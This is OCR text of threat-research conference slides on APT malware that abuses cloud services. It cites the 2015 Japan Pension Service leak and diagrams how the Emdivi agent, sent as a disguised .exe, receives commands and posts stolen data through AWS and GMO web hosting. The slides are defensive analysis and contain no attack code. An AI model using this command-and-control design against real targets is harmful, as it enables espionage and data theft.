Let's Play Hide and Seek In the Cloud

The APT Malwares Favored in Cloud Service

Ashley@teamt5.org

TEAM T5
Cyber Security Research

- **Ashley Shen**
- Threat Analyst in Team T5
- APT research, Malware analysis
- Malicious Document Detection
- Member & speaker of HITCON
- Core member of HITCON GIRLS
- **Also a Troopers!**
- ashley@teamt5.org

Taiwan?


"Taiwan is a country without natural resources?"

Taiwan has abundant
cyber attack natural resources.

How do cloud service take part in APT attack?

What can malware do with cloud service?

APT Leverage Cloud Service Models



【日本年金機構】クラウディオメガとは何なのか？犯罪組織？

sumage- 2015年6月2日 気になるニュース > No Comment

続報　お問い合わせが多いので、こちらに対策をまとめました

Japan Pension Data Leakage

ま たもや年金機構がしでかしましたね。

続報を更新しました　【日本年金機構】クラウディオメガとかより大問題。個人情報の保管方法が・・・

不祥事でおなじみの日本年金機構がまたやってくれましたね。個人情報が今まで類を見ないほどの流出となってしまいました。

> *また攻撃グループ「クラウディオメガ」が関与か*
>
> *日本年金機構が何者かからサイバー攻撃を受け、氏名や基礎年金番号など約125万件の個人情報が漏えいした問題。*
>
> *メールに添付されて日本年金機構に送られたウイルスは、昨年秋に国内の大手企業などに送りつけられたウイルスと同じ型であることが、情報セキュリティー会社関係者の話で分かった。*
>
> *YOMIURI ONLINE http://www.yomiuri.co.jp/it/20150601-OYT1T50213.html?from=tw*

なるほど、攻撃グループですか。そんな犯罪集団がいたとは・・・知らなかったな。

と思いつつネット上を徘徊しているとこんなつぶやきが・・・

CloudyOmega

クラウドにやさしさを、もっと

GMOクラウド レンタルサーバー 安定性に優れたビジネス向け共用レンタルサーバー


運用規模に応じてプラン変更可能

	ミニ ミニマムスタートや初心者におすすめ	おすすめ レギュラー ビジネス必須機能が勢ぞろい	プロ 複数サイトや本格的なサイト運営に
初期設定費用（税抜）	5,000円（税込5,400円）	5,000円（税込5,400円）	5,000円（税込5,400円）
月額利用料金（税抜）	934円（税込1,008円）	1,410円（税込1,522円）	2,362円（税込 2,550円）
ディスク容量	200GB	400GB	600GB 業界最大容量！
マルチドメイン／サブドメイン	60個	90個	120個
MySQL	1GB × 30個	1GB × 60個	1GB × 120個
メールアドレス	10個	無制限	無制限
MovableType（自動インストーラー付）	有料オプション（1商用ライセンス）	無料オプション（1商用ライセンス）	無料オプション（1商用ライセンス）
WordPress（自動インストーラー付）	利用可能	利用可能	利用可能
独自SSL利用可能数	オプション（60個）	オプション（90個）	オプション（120個）
SLA（品質保証制度）	100%保証	100%保証	100%保証
	お申し込み	お申し込み	お申し込み


amazon web services

AMAZON EC2


amazon web services


Put Command
Receive Data
Actor
IaaS
AWS
Cloud Server
Command
Forward
Forward
PaaS
GMO
Web Hosting
PHP Program
Get
Command
Post Data
医療費通知のお
知らせ.exe
Emdivi Agent


APT Leverage Cloud Service Models



Redirect

